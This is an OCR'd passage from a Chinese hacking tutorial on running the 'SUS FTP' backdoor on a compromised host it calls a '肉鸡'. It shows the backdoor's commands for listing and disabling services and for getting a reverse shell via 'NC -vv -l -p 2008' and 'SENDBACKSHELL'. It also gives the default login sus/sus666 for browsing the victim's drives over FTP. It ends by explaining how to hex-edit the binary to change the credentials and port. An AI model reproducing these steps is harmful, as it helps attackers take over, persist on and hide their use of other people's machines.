


图 6

完成进程操作的测试我们来看一下服务的操作，输入**ENUMSERVICE**查看下服务（图8）。

第一列为服务名称，第二列为服务状态，第三列为服务的显示名，我们可以通过VIEWSERVICE 服务名来查看某个服务




图 7




图 8

的具体信息：

```
iewservice VPCMap                    以VPCMap服务为例
Service Information:

ServiceName:  VPCMap                          服务名称
DisplayName:  Virtual Machine Additions Shared Folder
Service    服务显示名称
ImagePath:          C:\Program Files\Virtual Machine
Additions\vpcmap.exe    服务启动文件
StartType:  Auto Start                           服务类型
CurrentState:  Running                           服务状态
Service Information Completed
```

我们通过**CONFIGSERVICE VPCMap Disable**来设置服务状态为禁用，当然也可以改变其服务类型，或者删除开启服务，使用相应命令即可。

我们熟悉的界面总归是cmdshell，来看看反弹shell的操作，




图 9




图 10

先使用NC本地监听一下2008端口（图9）：**NC -vv -l -p 2008**。在后门输入：**SENDBACKSHELL 192.168.1.3 2008**回车，之后成功的在本地获得一个CMDshell（图10）。

看完Telnet的连接方式我们再看看另一种采用Ftp.exe来连接，在命令提示符下输入**ftp 192.168.1.6 2100**（图11）。接着像登录FTP一样输入后门的用户名和密码，显示logged on为登录成功。然后就可以使用后门提供的命令了，不过使用方法有些不同，需要quote命令来执行，例如：**quote getsysinfo**，获取系统信息。

我们来看看这个后门的独特之处，就是它开启的FTP服务。可以通过IE的FTP来登录也可以使用FTP工具来登录，那我们直接用IE登录。输入地址：**ftp://192.168.1.6:2100/**，帐号：sus，密码：sus666得到以下界面（图12）。

这样就可以对对方C盘文件进行操作了，如果想操作其它路径的文件可以把主目录设置到其它目录。Telnet登录肉鸡输入：**SETHOMEDIR D:**，这样目录就被设置在D盘可以对其目录进行操作了。SUS FTP后门在于其文件通过FTP传输的稳定性，如果你文件夹隐藏的好的话可以把对方服务器作为一个很不错的网络硬盘来使用。

SUS FTP后门的功能我们已经基本体验过了，总体来说是比较强悍的，其它的功能比如屏幕截图、Http下载功能就留给各位X友们自己体验吧。

接下来我们看看如何来修改默认的用户名密码，要是让别人知道这个后门来利用的话就不好了，修改默认用户名密码其实也很简单，可以使用UltraEdit等工具查找等字符串修改即可（图13）。




图11




图12

我们分别替换sus和sus666来完成用户用和密码的修改，但是要保持位数一样，否则会因为程序对齐问题导致程序被破坏而不能运行。

SUS FTP后门的默认端口也是可以修改的，2100对应的16进制是0834，因为是反序的，所以你查找34 08这两个字节就可以了，在第a230H那一行（图14）改成相应的就行。可以先使用Windows自带的计算器来计算出16进制的值，然后再反序替换。假设我想改为2007端口那我先计算16进制值为07D7，然后把07 D7反序为D7 07，把34 08替换为D707就可以了。

